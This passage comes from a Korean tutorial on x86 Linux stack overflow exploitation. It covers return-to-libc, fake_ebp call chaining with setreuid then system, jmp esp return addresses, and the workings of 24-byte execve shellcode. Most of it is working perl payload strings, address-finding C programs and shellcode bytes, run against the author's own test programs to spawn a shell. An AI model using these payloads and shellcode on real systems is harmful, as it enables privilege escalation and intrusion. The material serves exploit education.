Starting program: /home/sjh21a/file/overflow/vul

Breakpoint 1, 0x0804832e in main ()
(gdb) x/x system
0x40063430 <system>:    0x83e58955
(gdb)
```

테스트한 시스템에서는 system 의 주소가 0x40063430 이다. 이제 ret 영역에 system 주소를 넣어보자.

```
[sjh21a@work overflow]$ ./vul `perl -e 'print "S"x28, "\x30\x34\x06\x40"'`
sh: line 1: 3???? command not found
세그멘테이션 오류
[sjh21a@work overflow]$
```

세그멘테이션 오류가 뜨기 전에, 쉘이 sh: line 1: 3???? command not found 라는 명령을 실행 시켰다.

/bin/bash 를 line 1: 3??? 라는 이름으로 링크 시켜서 같은 디렉토리 내에 위치시켜도 되겠지만

좀 더 깔끔하게 함수에 인자를 집어 넣어서 실행 시키는 방법을 생각해 보자.

우리가 실행 시켜야 할 함수와 인자는 system("/bin/bash"); 이다.

/bin/bash 는 포인터가 아니라 문자열이어야 한다. 메모리에서 /bin/bash 라는 문자열을 찾는 프로그램을 작성해 보자.

```
//find.c//
#include <stdio.h>
#include <stdlib.h>

#define BASE_ADDR       0x40063430

int main()
{
char *ptr=BASE_ADDR;

while(1)
{
        if( (strncmp(ptr,"/bin/sh",7))==0)
        {
                printf("%p : %s\n",ptr,ptr);
                return 0;
        }
        ptr++;
}
}
//end//

[sjh21a@work overflow]$ ./find
0x4014ed24 : /bin/sh
[sjh21a@work overflow]$
```

0x4014ed24 에 /bin/sh 라는 문자열이 들어 있다. 찾지 못했다면 BASE_ADDR의 주소를 자신의 system 함수의 주소로 바꿔보기 바란다.

이제, 함수가 실행 될 때, 인자를 어느 부분에서 참조 하는지 그림을 그려보자.

[func] [ret] [arg1] [arg2] [...]

func 는 함수의 주소, ret 는 func 가 실행 되고 난 후 실행 될 위치, argv1, argv2, ... 는 func 에 들어갈 함수의 인자다.

이제 vul 프로그램을 익스플로잇 할 그림을 그려보자

[buf_data 24byte] [sfp 4byte] [ret(system_addr)] [garbage] [/bin/sh_addr]

이런 모양으로 공격을 한다면, 쉘이 정상적으로 실행 되겠다. 직접 해보도록 하자.

```
[sjh21a@work overflow]$ ./vul `perl -e 'print "X"x28, "\x30\x34\x06\x40", "\x41\x41\x41\x41",
"\x24\xed\x14\x40"'`
sh-2.05b$ ps
  PID TTY          TIME CMD
 2511 pts/0    00:00:00 bash
 2744 pts/0    00:00:00 vul
 2745 pts/0    00:00:00 sh
 2746 pts/0    00:00:00 ps
sh-2.05b$
```

깔끔하게 성공 했다. 하지만 문제점이 있다. 7.3 이상에서는 그냥 /bin/bash 를 실행 시켜서는 다른 권한으로의 상승(예를 들어 uid 0)을 할 수 없다.

권한 상승을 하려면, setreuid 나 setregid 같은 함수가 system 함수보다 우선 호출 되어야 한다.

즉, 한 함수 호출만이 아닌 여러개의 함수를 호출 하는 방법에 대해 살펴 보도록 하자.

fake_ebp 를 통해서 사용 할 수 있다.

―――

―[0x04. fake_ebp]――――――――――――――――――――――――――――――――――

이 전 섹션에서 프로그램의 리턴 어드레스를 바꿔서 system 함수 하나만을 호출 해보았다.

하지만, setreuid 와 같은 권한 상승에 대한 함수를 실행 시킬 수 없어서, 조금 아쉽긴 했다.

일단 간단한 테스트 프로그램을 만들어서 익힌 기술을 사용 해 보자.

그리고 조금 복잡 하더라도, setreuid 를 호출 한 후, system 을 호출 해 보도록 하자.

fake_ebp 라는 기술인데, 위에 0x02 에서 sfp overflow와 같이 sfp 를 속여서, 메모리의 다른 부분을 프로그램의 일부분 처럼

실행 하게 하는 트릭이다. 일단 테스트할 프로그램을 보자.

```
//test.c//
int func1()
{
printf("Hello\n");
}

int func2()
{
printf("Say yo\n");
}

int func3()
{
printf("sick my eyes\n");
}

int main(int argc, char *argv[])
{
char buf[12];
if(argc != 2)
{
printf("no args\n");
return -1;
}
strcpy(buf,argv[1]);
}
//end//
```

func1~3 번 까지의 함수가 있다. main 함수는 이들 함수를 호출 하지 않고, 사용자로 부터 입력을 받아 들이고 있다.

어떻게 하면 func1~3번까지를 "한번에" "모두" 호출 할 수 있을까? 하나씩 따로따로 호출 하는 방법은 이미 배웠을 것 이다.

ebp 를 바꿔서 하면 가능 한데, 그림으로 표현해 보자

```
[main_buf_24 bytes] [fake_ebp0] [leave-ret] [no args]

                    [fake_ebp1] [func1] [leave-ret] [no args]

                    [fake_ebp2] [func2] [leave-ret] [noargs]

                    [fake_ebp3] [func3] [leave-ret] [noargs]

                        ...
```

아, 복잡하다. 그림실력이 영 꽝이다. 실제로 테스트 해 보면서 그림을 보면 좀 더 쉽게 이해 할 수 있을 거 같다.

```
(gdb) x/x func1
0x804835c <func1>:      0x83e58955
(gdb) x/x func2
0x8048374 <func2>:      0x83e58955
```

```
(gdb) x/x func3
0x804838c <func3>:      0x83e58955
(gdb)

0x080483ed <main+73>:   leave
0x080483ee <main+74>:   ret
```

각 함수의 주소와 leave-ret 의 주소다. 이제, 간단하게 exploit 해보자.

```
[sjh21a@work overflow]$ ./test `perl -e 'print "X"x24, "\x3e\xfc\xff\xbf",
"\xcb\x83\x04\x08"'` `perl -e 'print "\x50\xff\xff\xbf", "\x5c\x83\x04\x08",
"\xcb\x83\x04\x08"'`
Hello
Say yo
```

Hello 와 say yo 가 실행 되었다.

* 두번째 프레임은 스택에 만들어 넣었다.
첫번째 프레임은 argv 에 넣었다. 주소 구하는 방법은 위쪽에 있다.
직접 해보시길. *

원리는 리턴 어드레스에 있는 leave-ret 구문으로, 변조 된 ebp 가 스택에 다시 한번 push 되어 다음 프레임으로 넘어가게 된다.

그리곤, fake_ebp + 4 의 있는 주소를 실행 시킨다.

```
/* leave: mov ebp, esp
       pop ebp */
```

3개 모두 실행 시키는 건 알아서 할 수 있을 것 이다.

이제는 본격적으로, setreuid 와 system 함수를 동시에 호출 해 보자. 그리 큰 문제는 아닌거 같다.

하지만, 우리가 원하는 높은 권한은 setreuid(0,0); 이다. 즉 널문자가 포함되어 있다는 것. 이 문제도 하나하나 풀어나가 보도록 하자.

exploit 할 프로그램은 다음과 같다.

```
//vul.c//
int main(int argc, char *argv[])
{
char buf[16];
strcpy(buf,argv[1]);
printf("%s\n",buf);
}
//end//
```

그 후, 사용 할 주소는 아래와 같다.

```
(gdb) x/x setreuid
0x400fdcc0 <setreuid>:  0x83e58955
(gdb) x/x geteuid
0x40011240 <geteuid>:   0x53e58955
(gdb) x/x system
0x40063430 <system>:    0x83e58955
(gdb)
0x08048397 <main+59>:   leave
0x08048398 <main+60>:   ret

[sjh21a@work overflow]$ ./find
0x4014ed24 : /bin/sh
[sjh21a@work overflow]$
```

필요한 주소를 찾은 다음에, 아래와 같은 문자열로 공격을 시도 했다.

```
[sjh21a@work overflow]$ ./vul `perl -e 'print "X"x24, "\x34\xfc\xff\xbf",
"\x97\x83\x04\x08"'` `perl -e 'print "\x49\xfc\xff\xbf", "\xc0\xdc\x0f\x40",
"\x97\x83\x04\x08", "\x40\x12\x01\x40"x2'` `perl -e 'print
"\x41\x41\x41\x41\x30\x34\x06\x40\x41\x41\x41\x41\x24\xed\x14\x40"'`
```

perl 로 넣은 부분 마다 분석을 해보자.

첫번째, `perl -e 'print "X"x24, "\x34\xfc\xff\xbf", "\x97\x83\x04\x08"'` 부분은 main 함수에서 fake 된 프레임으로 넘어가기 위한 것이다.

0xbffffc34 가 그 주소인데, argv 주소 구하는 식으로 사용 했다.

*식 : envp[0] - argv[2] - argv[1] - 1 *

두번째 `perl -e 'print "\x49\xfc\xff\xbf", "\xc0\xdc\x0f\x40", "\x97\x83\x04\x08", "\x40\x12\x01\x40"x2'` 부분은

setreuid(geteuid(),geteuid()); 를 흉내내었다.

마찬가지로, ebp 엔 다음 프레임의 주소를 넣고, setreuid 함수의 ret 에는 leave-ret 주소를 넣어주었다.

*식 : envp[0] - argv[2] - 1 *

세번째 `perl -e 'print "\x41\x41\x41\x41\x30\x34\x06\x40\x41\x41\x41\x41\x24\xed\x14\x40"'` 부분은

system("/bin/sh"); 부분이다. 또 다른 함수를 호출 할 필요가 없기 때문에, 다음 프레임의 주소와, 함수의 리턴 어드레스 부분은 더미로 채워 넣었다.

직접 테스트 해 보기 바란다. (뭔가 틀리다 싶으면 메일을 보내달라! 공부 할겸)

다음 섹션은 리턴 어드레스에 jmp esp 라는 기계어 코드를 삽입 해서, ret 뒤쪽에 있는 코드를 실행 시키는 기술이다.

이 기술을 사용하면, 코드의 위치를 찾을 필요가 없어 편리하다.

—[0x05. jmp esp]————————————————————

언제나 처럼 익스플로잇 할 테스트 프로그램은 똑같다.

```
//vul.c//
int main(int argc, char *argv[])
{
char buf[16];
strcpy(buf,argv[1]);
printf("%s\n",buf);
}
//end//
```

이번 기술은 함수의 ret 주소에 "jmp esp" 라는 기계어 코드를 넣어 줌으로써, ret 뒤 쪽에 있는 코드를 가르키게 되는 방법이다.

[buf 24 bytes] [sfp 4bytes] [ret 4bytes] [shellcode]

먼저 메모리 상에 있는 "jmp esp (기계어로는 0xffe4") 를 찾아야 하는데, 복사해서 쓰겠다.

* ff 명령은 다음 1바이트만 오퍼랜드로 가져온다. *

```
//findesp.c//
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
```

```
unsigned int i=0;
unsigned int a=0;
unsigned char *p;

void de(int j)
{
        printf("\r\nGot SIGSEGV:");
        printf("%p\r\n",p+a);
        a++;
        exit(0);
}

main(int argc, char* argv[])
{
        if(argc < 2) {
                printf("%s <start address for searching 0xffe4>\n", argv[0]);
                exit(0);
        }

        sscanf(argv[1], "%x", &i);
        printf("Using %x\n", i);

        p=(unsigned char *)i;
        signal(SIGSEGV,de);
        foo();
}

int foo()
{
        while((unsigned int)p+a < 0xbfffffff) {
                fflush(stdout);
                if( (*(p+a)==0xff) && (*(p+a+1)==0xe4) ) {
                        printf("found it!! addr:%p\n",p+a);
                        a+=2;
                        foo();
                }
                a++;
        }
        exit(0);
}
//end//
```

컴파일 후, 실행 인자로 /proc/self/maps 에서 나온 값을 넣어줬다.

```
[sjh21a@work overflow]$ cat /proc/self/maps
08048000-0804c000 r-xp 00000000 03:02 3074211    /bin/cat
0804c000-0804d000 rw-p 00003000 03:02 3074211    /bin/cat
0804d000-0804e000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:02 3482984    /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 03:02 3482984    /lib/ld-2.3.2.so
40016000-40017000 rw-p 00000000 00:00 0
40022000-40155000 r-xp 00000000 03:02 3482991    /lib/libc-2.3.2.so
40155000-40159000 rw-p 00132000 03:02 3482991    /lib/libc-2.3.2.so
40159000-4015b000 rw-p 00000000 00:00 0
4015b000-4035b000 r--p 00000000 03:02 474217     /usr/lib/locale/locale-archive
4035b000-4045c000 r--p 00f8a000 03:02 474217     /usr/lib/locale/locale-archive
bffff000-c0000000 rwxp 00000000 00:00 0
[sjh21a@work overflow]$

[sjh21a@work overflow]$ ./findesp 0x40022000
Using 40022000
found it!! addr:0x4014a54f
found it!! addr:0x4014a667
found it!! addr:0x4014a67f
found it!! addr:0x4014b5a7
```

```
found it!! addr:0x4014b847
found it!! addr:0x4014ca17
found it!! addr:0x4015335b
found it!! addr:0x401533e3

Got SIGSEGV:0x4015b000
[sjh21a@work overflow]$

[sjh21a@work overflow]$ ./vul `perl -e 'print "X"x28, "\x4f\xa5\x14\x40",
"\xeb\x1d\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x31\xd2
\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xde\xff\xff\xff/bin/sh"'`
XXXXXXXXXXXXXXXXXXXXXXXXXXXXO??1퓩F
                                        ?
                                         ?魯?盃倭���/bin/sh
sh-2.05b$ id
uid=511(sjh21a) gid=511(sjh21a) groups=511(sjh21a)
sh-2.05b$
```

쉽게 성공 했다. 함수의 ret 주소에 jmp esp가 있으니 다음 +4 영역으로 실행 프름이 돌아오게 된다.

* esp 는 프로그램이 진행 됨에 따라 증가 되었고, ret 에 jmp esp 명령이 있으니 esp 가 가르키는 위치(쉘코드) 를 실행 시켰다. *

jmp esp 말고, jmp ebp, call ebp, esp 라든지 좀 더 많은 걸 할 수 있다. 그에 상응하는 기계어 코드를 찾는 소스는.

```
//s.s//
.globl main
main:
        jmp *%esp
        jmp *%ebp
        call *%esp
        call *%ebp
//end//
```

컴파일 후 objdump 에 d 옵션을 준 뒤 main 영역을 보면 어셈블리어에 상응하는 기계어 코드를 볼 수 있다.

```
080482f4 <main>:
 80482f4:       ff e4                   jmp    *%esp
 80482f6:       ff e5                   jmp    *%ebp
 80482f8:       ff d4                   call   *%esp
 80482fa:       ff d5                   call   *%ebp
```

또 다른 방법으론, 쉘코드의 주소를 추측하는 방법이 있다.

이건 예전에 써놓은 문서가 있기 때문에 참고가 되는 부분만 복사를 하겠다.

실제 문서는 참조에서 확인 할 수 있다.

```
/*
[  높은 주소의 스택 ]  0xbfffffff

[       NULL          ]  0xbffffffe
[       NULL          ]  0xbffffffd
[       NULL          ]  0xbffffffc
[       NULL          ]  0xbffffffb

[       program name  ]  0xbffffffa
[       env[n]        ]
[       env[n-1]      ]
[       env[0]        ]
[       argv[n]       ]
[       argv[n-1]     ]
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#define BUFSIZE 512
char sc[]=
        "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52"
        "\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

int main(int argc, char *argv[])
{
        char buf[BUFSIZE+12];
        char *prog[] = {argv[1],buf,NULL};
        char *env[] = {sc,NULL};
        unsigned long ret = 0xbffffffa - strlen(argv[1]) - strlen(sc);

        int i;

        for(i=0;i<512;i+=4)
        {
                buf[i] = (ret&0x000000ff);
                buf[i+1] = (ret&0x0000ff00)>>8;
                buf[i+2] = (ret&0x00ff0000)>>16;
                buf[i+3] = (ret&0xff000000)>>24;
        }

        execve(prog[0],prog,env);
}
*/
```

____

—[0x06. 24byte shellcode]——————————————————————————————

24byte 쉘코드에 대한 글이다. (이제 거의 끝 부분이다.)

이 섹션도 미리 써놓은 문서가 있기 때문에 붙혀넣기로...

```
/*
08048348 <main>:
 8048348:       eb 1d                   jmp    8048367 <str>

0804834a <start>:
 804834a:       5e                      pop    %esi
 804834b:       31 c0                   xor    %eax,%eax
 804834d:       89 76 08                mov    %esi,0x8(%esi)
 8048350:       88 46 07                mov    %al,0x7(%esi)
 8048353:       89 46 0c                mov    %eax,0xc(%esi)
 8048356:       b0 0b                   mov    $0xb,%al
 8048358:       89 f3                   mov    %esi,%ebx
 804835a:       8d 4e 08                lea    0x8(%esi),%ecx
 804835d:       31 d2                   xor    %edx,%edx
 804835f:       cd 80                   int    $0x80
 8048361:       b0 01                   mov    $0x1,%al
 8048363:       31 db                   xor    %ebx,%ebx
 8048365:       cd 80                   int    $0x80

08048367 <str>:
 8048367:       e8 de ff ff ff          call   804834a <start>



"\xeb\x1d\x5e\x31\xc0\x89\x76\x08\x88\x46\x07"
"\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08"
"\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80"
"\xe8\xde\xff\xff\xff/bin/sh";
```

```
0x08048307 <main+19>:   push   $0x68732f6e
0x0804830c <main+24>:   push   $0x69622f2f
```


```
\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80
```

```
0x08048304 <main+16>:   xor    %edx,%edx
0x08048306 <main+18>:   push   %edx
0x08048307 <main+19>:   push   $0x68732f6e
0x0804830c <main+24>:   push   $0x69622f2f
0x08048311 <main+29>:   mov    %esp,%ebx <--- 현재 esp 를 execev 첫번째 인자는 ebx로 집어 넣음
0x08048313 <main+31>:   push   %edx <--- 0
0x08048314 <main+32>:   push   %ebx <-- 0 <--
0x08048315 <main+33>:   mov    %esp,%ecx
0x08048317 <main+35>:   lea    0xb(%edx),%eax
0x0804831a <main+38>:   int    $0x80
```

(*esp) 는 바로 전에 push 한 값들을 가지고 있는다. esp 는 -4 감소 (stack)
execve

```
eax == call number
ebx == 1 args path
ecx == 2 args path addr
edx == 3 args <NULL>
```

```
.globl main
main:
        xor %edx, %edx <-- edx 초기화
        push $edx <-- 0이 된 edx 값을 집어 넣음 뒤에 올 문자열에 '\0'을 추가해 주기 위해 한번 push(execve 3번째 인자)
        push   $0x68732f6e <-- n/sh 부분
        push   $0x69622f2f //bi 부분  합쳐서 /bin/sh
        mov %esp, %ebx <-- point.1 0x69622f2f~~ 값(esp)을 ebx로 복사 (execve 1번째 인자)
        push %edx <-- point.2 (테스트 해본 결과 있어도 되고, 없어도 되지만 제 생각으론 ebx 에 NULL이 들어가게 하지 않게 하기 위한 거 같기도 한데..뭘까요?)
        push %ebx <-- 스택에 ebx 를 push 함으로써 esp 값이 //bin/sh 문자열의 주소를 가르키게 된다.
        mov %esp, %ecx <-- esp 를 ecx 로 복사 (execve 2번째 인자 path addr)
        lea 0xb(%edx), %eax <-- 사실 mov 0xb, %eax 를 사용해도 되지만, 위에서 eax 를 초기화해준 곳이 없기 때문에
        상위 비트에 쓰레기가 들어가게 되면 execve 를 호출하지 않기 때문에, 안전하게 하기 위해 edx 를 기준으로 잡아 execve 시스템 콜을 이용 했다.
        int $0x80 <-- 마지막으로 실행!
0x8000000
```



0xffffffff */

esp 가 증가되는 특성을 이용해서 작성된 쉘코드이다.

─[0x07. 마침]──────────────────────────────────────

부랴부랴 귀차니즘에 쫒기느냐 의식을 잃을 뻔 했습니다.

아직 부족한게 많습니다. 시비성 태클은 사양해 주세요. 내용이 허접하더라도요 ㅎ

아직 쓰고 싶은 것도 있습니다. execl+3 이라든지, fsb, dfb 라든지, 기회가 되면

다시 한번 전체적으로 공부 할 겸 써보도록 하겠습니다.

이상한 부분은 바로바로 말씀해 주세요~~

참조문서 :

Jmp *%esp, Call *%esp 를 이용한 Buffer Overflow Exploit 제작 - Mutacker
argv 주소 구하기 - naska